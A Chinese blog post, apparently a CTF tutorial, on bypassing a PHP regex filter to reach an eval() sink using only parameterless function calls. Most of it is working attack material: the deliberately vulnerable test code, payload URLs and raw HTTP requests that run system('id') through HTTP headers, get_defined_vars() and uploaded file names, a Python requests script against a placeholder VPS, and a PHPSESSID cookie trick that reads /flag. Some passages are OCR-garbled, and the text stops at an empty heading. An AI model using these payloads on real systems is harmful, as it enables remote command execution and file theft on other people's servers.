使用无参数函数进行命令执行

原创

普通网友 于 2022-01-17 19:18:42 发布 1065 收藏

文章标签： 安全 网络安全 信息安全 渗透测试 安全漏洞

本文链接：https://blog.csdn.net/kali_Ma/article/details/122544274

前言

在这里总结一下无参数命令执行。

环境准备

测试代码

```
<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?>
```

关键代码

```
preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])
```

这里使用preg*replace替换匹配到的字符为空，\w匹配字母、数字和下划线，等价于[^A-Za-z0-9]*，然后(?R)?这个意思为递归整个匹配模式。所以正则的含义就是匹配无参数的函数，内部可以无限嵌套相同的模式（无参数函数），将匹配的替换为空，判断剩下的是否只有;

以上正则表达式只匹配a(b(c()))或a()这种格式，不匹配a(“123”)，也就是说我们传入的值函数不能带有参数，所以我们要使用无参数的函数进行文件读取或者命令执行。

本文涉及的相关函数

目录操作：

getchwd()：函数返回当前工作目录。
scandir()：函数返回指定目录中的文件和目录的数组。
dirname()：函数返回路径中的目录部分。
chdir()：函数改变当前的目录。

数组相关的操作：

end() - 将内部指针指向数组中的最后一个元素，并输出。
next() - 将内部指针指向数组中的下一个元素，并输出。
prev() - 将内部指针指向数组中的上一个元素，并输出。
reset() - 将内部指针指向数组中的第一个元素，并输出。
each() - 返回当前元素的键名和键值，并将内部指针向前移动。
array_shift() - 删除数组中第一个元素，并返回被删除元素的值。

读文件

show_source() - 对文件进行语法高亮显示。

readfile() - 输出一个文件。

highlight_file() - 对文件进行语法高亮显示。

file_get_contents() - 把整个文件读入一个字符串中。

readgzfile() - 可用于读取非 gzip 格式的文件

关键函数

getenv()


getenv() ：获取环境变量的值(在PHP7.1之后可以不给予参数)

适用于：php7以上的版本

```
?code=var_dump(getenv());
```


php7.0以下返回bool(false)

php7.0以上正常回显





```
?code=var_dump(getenv(phpinfo()));
```

phpinfo()可以获取所有环境变量



getallheaders()

getallheaders()：获取所有 HTTP 请求标头，是apache_request_headers()的别名函数，但是该函数只能在Apache环境下使用
传入?code=print_r(getallheaders());，数组返回 HTTP 请求头




Payload1

使用end指向最后一个请求头，用其值进行rce

```
GET /1.php?code=eval(end(getallheaders())); HTTP/1.1
.....
flag: system('id');
```

- end()：将数组的内部指针指向最后一个单元



Payload2

此payload适用于php7以上版本

```
GET /1.php?exp=eval(end(apache_request_headers())); HTTP/1.1
....
flag: system('id');
```

get_defined_vars()

Payload1


```
?code=eval(end(current(get_defined_vars())));&flag=system('ls');
```

利用全局变量进RCE

get_defined_vars()：返回由所有已定义变量所组成的数组，会返回

$OOKIE,_FILES全局变量的值，返回数组顺序为get->post->cookie->files

current()：返回数组中的当前单元，初始指向插入到数组中的第一个单元，也




$ET,_POST,

Payload2

?flag=phpinfo();&code=print_r(get_defined_vars());


该函数会返回全局变量的值，如get、post、cookie、file数据，



flag=>phpinfo(); 在_GET数组中，所以需要使用两次取数组值：


pos第一次取值

```
?flag=phpinfo();&code=print_r(pos(get_defined_vars()));
```




pos第二次取值

?flag=phpinfo();&code=print_r(pos(pos(get_defined_vars())));




执行phpinfo()

?flag=phpinfo();&code=eval(pos(pos(get_defined_vars())));



任意命令执行

?flag=system('id');&code=eval(pos(pos(get_defined_vars())));



Payload3

而如果网站对

ET,_POST，*OOKIE*都做的过滤，那我们只能从_FILES入手了，file数组在最后一个，需要

```
import requests
files = {
   "system('whoami');": ""
}
#data = {
#"code":"eval(pos(pos(end(get_defined_vars()))));"
#}
r = requests.post('http://your_vps_ip/1.php?code=eval(pos(pos(end(get_defined_vars()))));', files=files)
print(r.content.decode("utf-8", "ignore"))
```

session_start()

适用于：php7以下的版本

- **session_start()**：启动新会话或者重用现有会话，成功开始会话返回 TRUE ，反之返回 FALSE,返回参数给session_id()
- **session_id()**：获取/设置当前会话 ID，返回当前会话ID。 如果当前没有会话，则返回空字符串（""）。


文件读取

- show_source(session_id(session_start()));
- var_dump(file_get_contents(session_id(session_start())))
- highlight_file(session_id(session_start()));
- readfile(session_id(session_start()));

抓包传入Cookie: PHPSESSID=(想读的文件)即可

```
GET /1.php?code=show_source(session_id(session_start())); HTTP/1.1
Cookie: PHPSESSID=/flag
```

读取成功：




命令执行

